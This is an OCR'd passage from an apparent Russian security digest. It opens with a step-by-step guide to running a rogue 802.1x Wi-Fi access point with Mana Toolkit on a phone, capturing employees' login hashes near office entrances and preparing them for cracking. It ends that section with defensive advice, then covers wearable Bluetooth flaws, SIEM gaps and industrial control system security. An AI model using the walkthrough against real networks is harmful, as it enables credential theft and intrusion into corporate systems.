```
* #{ AP, mesh point } <= 8,
```


Еще год назад нужно было проделать множество манипуляций для того, чтобы подделать такую точку доступа с возможностью получения учетных данных. Необходимо было пропатчить, собрать и правильно настроить определенные версии hostapd и FreeRADIUS. В августе 2014 года появился набор инструментов Mana Toolkit, позволяющий автоматизировать множество векторов атак на беспроводные клиенты.


Поскольку использовать ноутбук не всегда удобно, будем использовать более компактный вариант — телефон с Kali NetHunter. Кроме того, можно использовать Raspberry Pi + FruityWifi. WiFi Pineapple, к сожалению, не поддерживает Mana.


Подключаем Wi-Fi-карточку через USB-OTG-кабель. Запускаем приложение NetHunter.

Первое, что необходимо сделать, — определить интерфейс подключенной Wi-Fi-карточки. Для этого в меню выбираем Kali Launcher и запускаем Wifite.

В нашем случае это интерфейс wlan1. В меню выбираем MANA Evil Access Point.







Настраиваем точку:

- интерфейс, определенный на предыдущем шаге (interface),

- SSID взламываемой Wi-Fi-сети (ssid),
- использование протокола аутентификации 802.1x (ieee8021x=1),
- опции wpa(wpa) (0 = без WPA/WPA2; 1 = WPA; 2 = IEEE 802.11i/RSN (WPA2); 3 = WPA и WPA2),
- список принимаемых алгоритмов управления ключами (wpa_key_mgmt=WPA-EAP),
- набор принимаемых алгоритмов шифрования (wpa_pairwise).

Отключаем karma (enable_karma=0), указываем буфер, в который будут направляться полученные логины и хеши (ennode).

В нашем распоряжении комплект из пяти скриптов, которые запускают, помимо точки доступа, дополнительные утилиты для осуществления MITM-атак. Нас интересует скрипт mana-noupstream-eap, который предназначен для точек с аутентификацией 802.1x.

По умолчанию скрипт пытается «сбрутить» полученный хеш, подключить клиент и провести MITM-атаку. Поскольку взлом хешей на телефоне — не самая лучшая идея, комментируем ненужные строки, добавляем команду, которая будет записывать перехваченные данные в файл на флешке, — и запускаем Mana.

Как только Wi-Fi-клиент окажется достаточно близко к нашей точке доступа, он попробует аутентифицироваться на ней. Хорошее место для засады — у входа в офис или бизнес-центр, время — начало или конец рабочего дня, когда потенциальные жертвы минуют проходную.

Останавливаем Mana и проверяем, что же мы поймали.

Формат полученных данных: Protocol | Login | Challenge | Response

Теперь можно в спокойной обстановке на нормальном компьютере взламывать полученные хеши.

В этом нам помогут:

— Asleap (используется в оригинальном скрипте),

— John the Ripper (требуется слегка модифицировать полученные хеши: cat HASHES.txt | sed 's/:://g' | sed 's/\([^]]*\)\([^]]*\)\([^]]*\)\([^]]*\)/\2:$NETNTLM$\3$\4/' > john-HASHES.txt)

Полученные учетные записи можно использовать для дальнейшего проникновения в корпоративную сеть через Wi-Fi или VPN, а также для получения доступа к корпоративной почте.


Как оказалось, перехватить хеши пользователей можно не всегда. Настольные ОС (Windows, Mac OS, Linux), а также пользователи iOS защищены лучше всего. При первичном подключении ОС спрашивает, доверяете ли вы сертификату, который используется RADIUS-сервером в данной Wi-Fi-сети. При подмене легитимной точки доступа ОС спросит про доверие к новому сертификату, который использует RADIUS-сервер. Это произойдет даже при использовании сертификата, выданного доверенным центром сертификации (Thawte, Verisign).

При использовании устройств на базе Android сертификат по умолчанию не проверяется, но существует возможность указать корневой сертификат, который может использоваться в данной Wi-Fi-сети.

Устройства на основе Windows Phone по умолчанию проверяют сертификат. Также доступны опции проверки сертификата сервера: «нет», «всегда спрашивать» и «центр сертификации».

Резюмируя сказанное, эксперты Positive Technologies рекомендуют следующие меры безопасности:

- пользователям — проверять сертификаты при подключении не только к интернет-банку, но и к корпоративному Wi-Fi;
- пользователям Android — установить корневой сертификат, который используется в корпоративной сети;
- администраторам — перейти на использование аутентификации на основе сертификатов (или не удивляться, если перед входом в ваш офис периодически будут появляться люди с телефоном и антенной).



BLUETOOTH И ДРУГИЕ СПОСОБЫ ВЗЛОМА НАРУЧНИКОВ

Алексей Андреев
habrahabr.ru/company/pt/blog/246855/

В 2014 году одним из главных бумов IT-индустрии стали гаджеты, которые по-русски лучше всего назвать «наручными». С одной стороны, шагомеры и другие сенсоры персональной физической активности стали все чаще делать в виде браслетов — такова, например, эволюция популярного трекера Fitbit. С другой стороны, старая гвардия тоже включилась в борьбу за человеческие запястья, выпуская умные часы: тут и Android Wear, и Apple Watch, и Microsoft Band. Сегодня мы поговорим о некоторых опасностях этой моды.

Нет, мы вовсе не против здорового образа жизни. Многие отправятся на свои забеги и тренировки с модными фитнесс-браслетами и другими трекерами. Авторы рекламных статьей, расхваливающих эту бижутерию, обычно не задаются вопросами типа «как здесь набрать пароль?» или «где здесь выключатель?». Между тем, эти вопросы вскрывают целый ворох проблем безопасности, которые несет миниатюризация наручных компьютеров.

Начнем с классики. В 2013 году группа специалистов из университета Флориды опубликовала описание целого ряда уязвимостей популярного шагомера Fitbit (bit.ly/144fARP). Правда, исследовали они старую (по нынешним меркам) модель Fitbit Ultra, в которой носимый сенсор связывается со своей базой через беспроводной протокол ANT; база подключается через USB к десктопу или ноутбуку, там собранные данные о пользовательской активности попадают в специальное приложение, которое пересылает данные через Интернет в облачное хранилище (своего рода социальная сеть для фитбитофилов).

Исследователи обнаружили, что практически все звенья этой цепочки не защищены. В частности, клиентское приложение Fitbit передает на сайт пользовательский логин и пароль открытым текстом, остальной обмен данными с сервером происходит по открытому протоколу HTTP. А используя поддельную USB-базу для беспроводной связи, можно перехватывать пользовательские данные с трекеров в радиусе нескольких метров, и даже изменять эти данные — либо на самих трекерах, либо в аккаунтах на сервере: например, одному пользователю накрутили 12 миллионов лишних шагов.

В качестве решения проблемы авторы исследования рекомендовали использовать шифрование, защищающее связь каждого конкретного трекера с его интернет-аккаунтом. Правда, при этом они признавали, что шифрование увеличит нагрузку на трекер и остальные устройства в цепи.

В новых моделях Fitbit для беспроводной связи используется Bluetooth. Это позволило специалистам по безопасности из Symantec раскритиковать целое множество «оздоровительных браслетов», работающих на данном протоколе. Летом 2014 года они собрали несколько Bluetooth-сканеров на основе мини-компьютеров Raspberry Pi (каждый гаджет в итоге стоил всего $75) и расставили их в Дублине и Цюрихе. Сканеры размещали в местах проведения спортивных мероприятий, отдельно изучали бизнес-центры и транспортные узлы.

Всего в ходе эксперимента было «поймано» 563 трекера разных марок, включая браслеты Fitbit Flex (он оказался самым популярным), Jawbone, Nike FuelBand и спортивные часы Polar. Согласно отчету, сканирование позволило перехватывать не только уникальные идентификаторы устройств и передаваемые персональные данные, но и другую информацию, позволяющую идентифицировать

владельцев — например, пользовательское название устройства, часто совпадающее с именем владельца (bit.ly/1o6vHEs).

Таким образом, следить за перемещениями пользователя, а также за его здоровьем, могут и третьи лица — без его ведома. Причем не только во время тренировок: многие наручные трекеры просто не позволяют вам отключить круглосуточно работающий Bluetooth (разве что вы будете каждый раз вынимать батарейку). Это значит, что потенциальные грабители могут узнать, находитесь ли вы в квартире. Или даже — насколько крепко вы спите в данный момент.

Кроме того, как отмечают исследователи, ни в одном из выслеженных трекеров передача данных не шифровалась (bit.ly/1wqLtK7). Возможно, производители таким образом просто экономят заряд батареи. Правда, в других случаях они не экономят: то же исследование выявило, что каждое фитнесс-приложение, обычно используемое в паре с трекером, передает пользовательские данные в среднем на 5 разных серверов; часто бывает, что приложение связывается более чем с 10 разными интернет-адресами. То есть, помимо собственного сервера для данного трекера, пользовательская информация передается ряду других компаний.

Специалисты Symantec также обнаружили, что 52% приложений-трекеров вообще не раскрывают пользователю свою политику безопасности персональных данных. Да и большинство остальных обычно отделываются общими фразами типа «ваши данные защищены» вместо конкретных ответов: какие именно данные собираются? где и сколько времени они хранятся? кому передаются? как пользователь может контролировать эти данные?

Вернемся к шифрованию: Bluetooth вполне позволяет такую защиту. Однако и здесь возможны проблемы с безопасностью. В начале декабря 2014 года Ливиу Арсене из Bitdefender сообщил, что может прочитать сообщения, которые передаются на умные часы Samsung Gear Live с пользовательского смартфона, в данном случае — Google Nexus 4 (bit.ly/1AtPsYE). Для этого нужно лишь узнать шестизначный пинкод, который вводится при первом «спаривании» устройств через Bluetooth. По утверждению исследователя, пинкод можно найти простым перебором, после чего можно читать пользовательские SMS, чаты Google Hangouts и прочие приватные сообщения, которые пересылаются на часы.

Правда, заявление это оказалось спорным и вызвало ряд уточнений о необходимости дополнительных условий (bit.ly/1zbB2if). Исследователь же настаивает, что уже скоро появятся боевые эксплойты, которые обходят защиту Android Wear.

Чем тут можно помочь? И Symantec, и Bitdefender вновь называют меры безопасности, которые входят в противоречие с самой миниатюризацией гаджетов. Например,

предлагается использовать дополнительное шифрование — или хотя бы просто включить то шифрование, которое уже доступно для данного вида связи (Bluetooth). Однако, как было отмечено выше, это тормозит процессор и сажает батарейки, которые и так маленькие.

Набирать при каждой сессии надежный длинный пароль? Но для этого требуется устройство ввода, а не просто красивый ремешок (разве что ремешок научится распознавать отпечатки пальцев… которые, впрочем, тоже подделываются). Можно использовать для связи технологию NFC, у которой меньше радиус действия, что усложняет перехват. Но это делает устройство дороже, да и в этой технологии уже найдены дыры.

Ну и наконец, можно еще раз посоветовать пользователям отключать беспроводную связь, когда в ней нет нужды, — если только на вашем браслете есть такой выключатель.

В общем, ситуация с безопасностью наручных беспроводных гаджетов едва ли в скором времени улучшится. Не исключено, что даже возникнет ретро-мода на проводные соединения (к примеру, через разъем для наушников). В конце концов, никто еще не умирал от того, что число его шагов перелетело от одного устройства к другому на пару часов позже.

Но кстати, об умирании. Если вы смотрели сериал «Homeland» — там во втором сезоне был эпизод, когда террористы выруливают вице-президента США через носимый дефибриллятор с беспроводным управлением. Некоторые считали это киношным вымыслом. Однако весной 2014 года журнал Wired опубликовал результаты исследования Скотта Эрвина, который протестировал медицинское оборудование в сотне американских клиник (wrd.cm/1hwb50V). В ходе тестов действительно были найдены дефибрилляторы, которые можно взять под контроль, используя дефолтный пароль на Bluetooth-соединение. У бывшего вице-президента США Дика Чейни был аналогичный дефибриллятор с беспроводным доступом, но в 2007 году эту «фичу» отключили из соображений безопасности.

Эта история подсказывает общее направление, в котором будут развиваться проблемы с безопасностью фитнесс-браслетов. Пока эти устройства являются в основном просто модной и не особо полезной игрушкой — поэтому их защита сейчас мало кого заботит. Другое дело, когда они будут иметь серьезное отношение к здравоохранению, превращаясь, к примеру, в нечто вроде персональной медкарты. Тогда появятся и более серьезные стандарты безопасности, а пользователи и государство станут активнее требовать от производителей соблюдения этих стандартов. Правда, особенность ситуации в том, что технологические основы этих носимых устройств — вместе с их уязвимостями — закладываются уже сейчас, в нынешней «неопасной» бижутерии. Исправлять их потом будет гораздо тяжелее.

АДМИНИСТРИРОВАНИЕ БУДУЩЕГО
ЧЕГО НАМ НЕ ХВАТАЕТ В SIEM?

Олеся Шелестова
www.securitylab.ru/news/454495.php

В апреле 2014 года редакция SecurityLab.ru объявила конкурс рецензий на системы SIEM (Security Information and Event Management). За два месяца мы получили более двух десятков отзывов ИБ-специалистов о том, чего им не хватает в таких системах мониторинга информационной безопасности, как HP ArcSight, IBM QRadar, McAfee ESM, RSA enVision, Symantec SIM, Cisco MARS, GFI ESM, — и в других, менее известных. Экспертное жюри внимательно прочло все письма и комментарии и наградило ценными призами победителей:

I место — Николай К. (рецензия на RSA enVision)
II место — Андрей Б. (рецензия на ArcSight и другие SIEM)
III место — Евгений Петров (рецензия на ArcSight)

Поскольку не все участники конкурса согласились раскрыть свое критическое отношение к системам, с которыми работают, мы решили не публиковать рецензии победителей. Вместо этого предлагаем вам общий разбор присланных рецензий и полезные выводы, которые можно из них сделать.

Чего не хватает из-за поспешного выбора

Стоит отметить, что многие присланные рецензии говорят о поверхностном взгляде на отдельный используемый продукт — без глубокого его изучения, без знания технологии, без сознательного выбора продукта под решение конкретных задач. Поэтому для начала давайте выделим несколько корневых проблем, которых авторы рецензий могли бы избежать ещё на стадии выбора системы.

1. Определите спектр задач перед покупкой SEIM

Как правило, каждый вендор хорош в узком спектре выполняемых задач. Кто-то хорошо интегрируется со СКУД и может работать с этими данными, кто-то с IAM, кто-то со snort-like-системами... Если вы планируете обрабатывать события и с бизнес-приложений, и с сетевых экранов — скорее всего вам придется написать свою вторую систему. Универсального швейцарского ножа в вопросе обработки событий не существует.

2. Оценивайте, насколько хорошо решает ваши задачи тот или иной продукт

К примеру, по syslog можно передать события от Snort или Suricata. Можно написать правила корреляции для работы с данными по извлеченным полям. Но для корреляции с наличием на ассетах уязвимостей вам предстоит горы свернуть. Во-первых, понадобится единый унифицированный справочник с уязвимостями, отдаваемыми от Snort, и уязвимостями от сканеров. Во-вторых, механизмы корреляции должны позволять при получении события об атаке со Snort проверить наличие уязвимости на этом сервисе и ассете данной уязвимости. Считаете, что это все возможно? Возможно — если у вас ассет со статическим IP-адресом. Нет ложных срабатываний? А учитываете ли достижимость до данного сервиса? Не закрыт ли межсетевым экраном порт? Прошел ли трафик до сетевого порта на ассете с данным сервисом?..

3. Планируйте расширение возможностей, дальнейшую интеграцию и использование данных в других комплексах

Следует учитывать, в каком формате и с помощью каких протоколов и API ваша будущая система может быть связана с уже имеющимися и новыми комплексами. Скорее всего, вам понадобится работа с инцидентами во внешней системе, запуск внешних программ и скриптов по событию, интеграция со сканерами, NetFlow, DPI. Вполне возможно, что вы захотите собирать и обрабатывать статистику по угрозам в больших данных. Скорее всего, вам для SOC необходим будет dashboard. Только не со стандартными графиками, а с «семафорами». Сможет ли выбранная система вам это дать?

4. SIEM неравно log management

Выбирая между SIEM и LM, подумайте, чтó именно вы хотите получить и за какую цену. SIEM стоит дороже, но часто это оправданное решение. SIEM должен не просто собирать логи и выводить что-то в консоль оператору, но и автоматически регистрировать алерты. Оператор не должен смотреть на поток бегущих событий, он должен уже работать с выводами, инцидентами и статистикой! Если у вас много ложных срабатываний — значит необходимо настраивать правила корреляции.

5. 10 разных SIEM и LM — как мертвому припарка. Имейте единую консоль

SIEM изначально подразумевает агрегацию разнородных данных для последующей обработки и принятия решений. Гетерогенные источники - это как органы чувств: зрение, слух, обоняние, осязание... Чем больше чувств подключено, тем точнее будет вывод об угрозе.

6. Рассчитывайте производительность с учетом роста инфраструктуры

Вспомнилась пара случаев, когда оперативно разрешить инцидент было практически невозможно. В одном случае пришлось выгружать события в новую оперативную базу (процесс занял около трех часов), во втором быстрее было выгрузить Windows event log в оригинальном формате и разослать его всем, кто участвовал в расследовании.

7. Покупая SIEM — покупайте к нему специалиста

Поймите, что каким бы искусственным интеллектом ни обладала система — все равно нужен квалифицированный обслуживающий персонал. Тот, кто будет настраивать правила корреляции, обновлять их с появлением новых угроз или ростом ложных срабатываний. Причем нужен не просто «оператор», а эксперт, который может идентифицировать угрозу по статистике, событиям, baseline или аномальной активности.

8. Хотите нормализацию и вот тот, «синенький», источник событий? Готовьтесь кодить!

Увы, но на практике почти всегда так. Даже для стандартных источников порой приходится переписывать шаблоны, поставляемые по умолчанию. Да, в современных SIEM достаточно много входных путей: syslog, SNMP, WMI, импорт событий из файлов. Но зачастую чтобы отправить логи из системы, вам придется сначала выгрузить эти события в файл, потом написать шаблон для нормализации полученных событий, а потом «научить» систему с ними обращаться.

9. Миллион алертов или десять?

Вспоминается жизненный пример, когда я на одном из форумов подсказала человеку, как настроить в Symantec SIM правила формирования инцидента. Наутро возник ожидаемый вопрос: как удалить миллионы инцидентов?

10. Доступная поддержка, багрепорты на сайте вендора, частота обновлений

Перед принятием решения о приобретении SIEM — загляните на форум или в блог на сайте производителя. Продукт должен обновляться не реже двух раз в год. Должны появляться новые возможности для лучшего обнаружения угроз. Имейте в виду: то, что вы купите, проработает у вас по меньшей мере ближайшие 5—7 лет. Некоторые компании обожглись, купив Cisco MARS, Netforensic

и Symantec SIM. Да, эти продукты будут работать, но только если у вас есть команда крутых экспертов ИБ и крупный отдел разработки.

Не забывайте: вы купили молоток. Какие гвозди вы будете забивать и как — это ваша головная боль. Зачастую клиент приобретает то или иное решение — и начинает требовать от вендора и интегратора невозможного, говоря «я хочу, чтобы это работало так». Поймите, что продукт разрабатывается с учетом мнения многих экспертов, он работает так, как он может и должен работать. Поэтому и следует изначально рассчитывать — с какими данными будет работать продукт, может ли он эти данные обработать, какие задачи должен решать, какие выводы может сделать, какие есть средства взаимодействия (API, импорт и экспорт данных из системы).

Чего не хватает на самом деле?

Теперь давайте отбросим все предрассудки, пробелы в знаниях, забудем про наши представления о красивом интерфейсе и удобных отчетах, — и обобщим присланные рецензии. Итак, в SIEM не хватает:

1) Большой красной кнопки

«Включил и все работает». Работать-то будет большинство решений. С встроенными правилами корреляции. И при этом даже что-то «ловить». И возможно, подключит какие-то источники автоматически. Но поймите, что на практике каждая инфраструктура и угрозы в ней — индивидуальны.

2) Гибкого, интуитивно понятного поиска по событиям (форенсики)

На самом деле, он есть везде. В некоторых системах даже графический: вы можете набрасывать кубики вместо построения длинного языкового запроса (и учиться языку, смотря на автоматически отображаемые запросы). Где-то язык запросов реализован гибче, где-то неудобен. На мой взгляд, самый развитый язык у Splunk (это решение класса LM). Поверьте, порешав с любой системой, даже без чтения мануалов, ежедневно возникающие кейсы, — вы привыкнете к языку и откроете для себя массу возможностей.

3) Гибкости в языке описания правил оповещения

Увы, да. Многие системы не позволяют сгенерировать оповещение для группы лиц, ответственных за данный актив, или оповещение в зависимости от класса обнаруженной угрозы.

4) Работы SIEM не только с событиями, но и с другими данными

Примером может являться сценарий поиска в хранилище событий другого типа события или информации в справочнике или буфере; поиск наличия уязвимости при появлении события об атаке или проверка факта физического присутствия сотрудника в офисе при поступлении события об интерактивном входе.

5) Ассетов и возможности агрегации разнородных данных

Здесь действительно существует проблема. Ассет в понятии всех систем — это IP плюс (не всегда) FQDN. Да, в некоторых системах есть еще и MAC-адрес и информация об уязвимостях. Но как только IP у актива сменится или запустится вторая установленная ОС — возникнет проблема. Это будет новый ассет. А значит, будет потеряна масса важной информации: какие угрозы были на нем, кто из сотрудников работал, права доступа, пути достижимости... И это — если касаться только случай «один актив — один компьютер». А ведь можно выделить еще массу активов, интересных на всех этапах жизненного цикла: пользователь, данные, база данных, бизнес-процесс...

6) Автоматически подключаемых новых источников и «понимания» событий от них

Те, кто уже имел опыт установки и настройки SIEM, знают о сложностях нормализации событий. По пессимистичным заявлениям в рецензиях, даже у топовых вендоров «лишь 5 из 300 коннекторов работоспособны». Это связано с массой нюансов. Например, правила нормализации, написанные для английской Windows 8, не будут работать для событий той же Windows 8 на пигмейском языке. Если у вас есть промежуточный ретрансмиттер событий, который собирает события, а потом передает на SIEM (syslog к примеру) — появится еще одна проблема с неверным ip_src\ip_dst в событиях в виде этого промежуточного сборщика.

7) Поддержки мультиязычности интерфейса продукта и источников

Количество жалоб на отсутствие русскоязычного интерфейса потрясает. На самом деле, интерфейс на английском это все же лучше, чем на китайском, — привыкнуть можно. Совсем другое дело — источники событий на различных языках. Вполне ожидаемо, что специально созданное правило корреляции, генерирующее алерт при интерактивном входе с системной учетной записью «Администратор», — вовсе не сработает, если войдет администратор китайской операционной системы.

8) Возможности подключения нестандартных источников и настройки собственных парсеров

Хоть и предусмотрены стандартные методы и протоколы для ввода событий в SIEM для уникальных источников, к примеру таких как «1С», вам придется подумать о реализации и сборе событий с помощью собственных разработок.

Кроме того, рецензенты указывали на нехватку:

9) интуитивно понятных SDK

10) API

11) средств кастомизации отчетов

12) средств инцидент-менеджмента

Это далеко не весь список того, что специалистам хотелось бы видеть в SIEM-системах. Но он показывает наиболее острые проблемы, с которыми им пришлось столкнуться при внедрении SIEM и работе с подобными системами.

MaxPartol и IBM QRadar будут работать вместе

Компания Positive Technologies интегрировала систему контроля защищенности MaxPatrol с системой IBM Security QRadar, которая предназначена для управления событиями и инцидентами безопасности (SIEM). Совместимость этих двух популярных продуктов позволит заказчикам упростить построение эффективной системы управления информационной безопасностью. Данные об уязвимостях и соответствии стандартам, которые собирает MaxPatrol, теперь могут быть автоматически переданы в QRadar, расширяя возможности этой SIEM-системы. Поддержка QRadar и получение статуса IBM Ready for Security Intelligence является результатом программы интеграции продуктов Positive Technologies с другими решениями для защиты информации. Цель этой инициативы — ускорить процесс построения единой системы управления информационной безопасностью на базе MaxPatrol и продуктов защиты, разработанных другими производителями.

МИССИОЦЕНТРИЧЕСКИЙ ПОДХОД К КИБЕРБЕЗОПАСНОСТИ АСУ ТП

Сергей Гордейчик

Кибербезопасность систем автоматизированного управления технологическим процессом (АСУ ТП) – достаточно новая дисциплина, которая активно обсуждается экспертами, однако пока не имеет чёткого определения. Данная статья призвана дать такое определение, а также прояснить место этой новой дисциплины в обеспечении промышленной безопасности и экономической эффективности.

Необходимость пересмотра моделей угроз, используемых для создания средств защиты АСУ ТП, диктуется не только сложной геополитической обстановкой, но и быстрым развитием инструментария злоумышленников. Примером современной комплексной кибератаки на промышленные системы служит вредоносная программа Havex, обнаруженная в 2014 году (bit.ly/1GyTMuE). Злоумышленники компрометировали сайты компаний-производителей компонентов АСУ ТП для подмены дистрибутивов программного обеспечения, загружаемого пользователем. Таким образом вредоносное ПО загружалось с официальных репозиториев производителя и устанавливалось в сегментах АСУ ТП самим оператором системы.

Почему возможна реализация подобных схем? Практический анализ защищенности ряда широко используемых АСУ ТП выявляет наличие дефектов и уязвимостей, которые позволяют злоумышленникам не только снижать ключевые показатели надежности и обходить механизмы функциональной безопасности, но и проводить атаки, которые напрямую влияют на промышленную безопасность и могут стать причиной техногенных катастроф (bit.ly/1EAz911). Примечательно, что исследованные системы соответствуют всем выдвигаемым требованиям к обеспечению информационной и функциональной безопасности, имеют все необходимые международные и государственные отраслевые сертификаты.

Текущее состояние отрасли

Развитие сферы кибербезопасности АСУ ТП осуществляется по трем направлениям:

- анализ и оценка,
- нормативное и методическое обеспечение,
- разработка специализированных средств защиты.

В настоящее время анализ кибербезопасности АСУ ТП не носит систематического характера и проводится обычно в рамках корпоративного заказа, при этом результаты исследований не публикуются. Однако в некоторых случаях информация об уязвимостях открыто обсуждается на научно-практических конференциях, иногда доступен подробный анализ уязвимостей некоторых систем (bit.ly/1ExwW47).

Одной из проблем данной области является отсутствие скоординированной активности. Государственные и отраслевые команды реагирования на компьютерные инциденты (CERT) отчасти способствуют разрешению этой проблемы. Наиболее авторитетной организацией является ICS-CERT, подразделение Министерства внутренней безопасности США, которое отслеживает информацию о публикуемых уязвимостях промышленных систем, а также координирует взаимодействие производителей и исследователей. Однако подотчетность команды ICS-CERT американскому государственному ведомству накладывает некоторые ограничения на взаимодействие с нею. Кроме открытого сообщества, существует также ряд организаций, специализирующихся на выявлении и перепродаже информации об уязвимостях и методах проведения атак - например, американская Exodus Intelligence, европейские Revuln и Vupen.

В части нормативного обеспечения наиболее ярким представителем является семейство стандартов ANSI/ISA-62443, адаптированное в качестве ГОСТ Р МЭК 62443. Ряд требований к безопасности АСУ ТП изложен в документе ФСТЭК России «Требования к обеспечению защиты информации в автоматизированных системах управления производственными и технологическими процессами на критически важных объектах, потенциально опасных объектах, а также объектах, представляющих повышенную опасность для жизни и здоровья людей и для окружающей природной среды». Однако данный документ построен на привычной концепции обеспечения «целостности», «доступности» и «конфиденциальности» информации, что не совпадает с основными задачами промышленной безопасности.

Наиболее качественные отраслевые стандарты разработаны для применения в энергетической отрасли США. В большинстве случаев основой для них является NERC CIP. Требования к безопасности железнодорожного транспорта изложены в технических регламентах Таможенного союза: «О безопасности железнодорожного подвижного

Как защитить самый длинный газопровод

Компания Honeywell поблагодарила специалистов Positive Technologies за обнаружение множественных уязвимостей в системе Experion PKS, которая используется сейчас на промышленных объектах многих стран. В США с ее помощью контролируются атомные электростанции, в Китае именно эта платформа выбрана для обеспечения работы самого длинного в мире газопровода, а России она применяется для автоматизации нефтеперерабатывающих заводов. В процессе исследования ПО для серверов Experion PKS R311.2 специалисты по безопасности Александр Тляпов, Кирилл Нестеров, Илья Карпов, Артем Чайкин и Глеб Грицай обнаружили около трех десятков уязвимостей, эксплуатация которых могла позволить злоумышленникам на низком уровне вмешиваться в технологические процессы, например ухудшить качество переработки нефтепродуктов или даже вызвать аварию на нефтепроводе.

состава» (ТР ТС 001/2011) и «О безопасности высокоскоростного железнодорожного транспорта» (ТР ТС 002/2011). Однако данные документы выдвигают достаточно поверхностные требования, которые сводятся к обеспечению «защищенности от компьютерных вирусов, несанкционированного доступа, последствий отказов, ошибок и сбоев при хранении, вводе, обработке и выводе информации, возможности случайных изменений информации». Как видим, речь идет в основном о случайных воздействиях, не учитывающих целенаправленную атаку. Тем не менее упоминается возможность несанкционированного доступа, т. е. антропогенный фактор все же учитывается.

Таким образом, нормативные, организационные и технические вопросы кибербезопасности современных систем АСУ ТП проработаны достаточно слабо, и существует заметный разрыв между классическими методами обеспечения информационной безопасности и практикой решения задач промышленной безопасности.

Миссиоцентрический подход

В настоящее время ряд исследователей предлагают рассматривать кибербезопасность с учётом цели создания каждой конкретной информационной системы — ее миссии (bit.ly/1xFS45D). Такой подход позволяет анализировать угрозы и уязвимости информационной системы не в контексте обеспечения «целостности, доступности и конфиденциальности», но в терминах предметной области, для которой используется система. Для развития этой концепции предлагается использовать методический аппарат трех дисциплин: промышленной безопасности, функциональной безопасности, информационной безопасности.

Необходимость синтеза различных научных направлений обусловлена, с одной стороны, возможностью использования разработанного научного и методического инструментария, а с другой стороны, рядом ограничений, не позволяющих применять каждую из дисциплин самостоятельно для решения поставленных задач. Так, функциональная безопасность связана с непреднамеренно вызванными отказами в выполнении отдельных функций системы и не учитывает целенаправленных угроз. А информационная безопасность направлена на обеспечение целостности, доступности и конфиденциальности данных, что напрямую не связано с задачами промышленной безопасности.

Дисциплина	Используемые методики
Промышленная безопасность	Требования к уровню безопасности Доказательства безопасности Функциональные требования
Функциональная безопасность и теория надежности	Методический аппарат анализа рисков Методы доказательства безопасности Оценка эффективности средств защиты
Информационная безопасность	Методический аппарат моделирования угроз Методики анализа защищенности Процессы, средства и механизмы защиты Оценка эффективности средств защиты

Основным преимуществом миссиоцентрического подхода является возможность применить его в уже существующих процессах проектирования, разработки и внедрения АСУ ТП, используя накопленный опыт.

Основой обеспечения безопасности является корректное определение угрозы. Использование миссиоцентрического подхода позволяет выделить три основных класса угроз безопасности АСУ ТП:

1. Нарушение промышленной безопасности: реализация угроз непосредственно влияет на промышленную безопасность, может стать причиной техногенной катастрофы.
2. Снижение эффективности производственного процесса: реализация угроз явно снижает количественные экономические показатели процесса, автоматизируемого с помощью АСУ ТП.
3. Нарушения функциональной безопасности и надежности: реализация угроз непосредственно не влияет на промышленную безопасность и оказывает косвенное влияние на качественные или количественные показатели эффективности, надежности и безопасности (SIL, наработка на отказ и т.д.).

Таким образом, кибербезопасность АСУ ТП можно определить как процесс обеспечения функционирования объекта управления, при котором исключены опасные отказы и недопустимый ущерб, поддерживается высокий уровень экономической эффективности, функциональной безопасности и надежности, и принимается во внимание возможность целенаправленного антропогенного воздействия на компоненты АСУ ТП. Подобный подход позволяет при анализе кибербезопасности АСУ ТП строить частную модель угроз, исходя из требований промышленной и функциональной безопасности, выдвигаемых к данному классу систем.

Энергетический взлом в Гамбурге

В конце декабря в Гамбурге прошла одна из крупнейших в мире хакерских конференций — Chaos Communication Congress (31C3), собравшая более 12 000 участников. Общие итоги конференции отразились в чьем-то твиттере: «SCADA взломана, SS7 взломан, биометрия взломана, и всем надо учить криптографию». Эксперты Positive Technologies и представители группы SCADA Strangelove Сергей Гордейчик и Александр Тиморин в своей презентации показали, как легко злоумышленники могут взломать системы солнечной и ветроэнергетики, которые генерируют 8 ГВт электроэнергии, что сравнимо с пятой по мощности ГЭС в мире. В настоящее время количество SmartGrid-устройств, подключенных к Интернету без какой-либо защиты, растет лавинообразно, подчеркнули авторы доклада. После выступления Сергей и Александр получили много вопросов об уязвимостях подобных устройств, что подтолкнуло их к идее организовать некоммерческую инициативу SCADASOS (Secure Open SmartGrids): эксперты призвали добровольцев искать подключенные к Интернету солнечные и ветряные установки с помощью Shodan или гугл-дорков, а затем сообщать о подобных фактах производителям, в местные CERT или ИБ-сообществу.

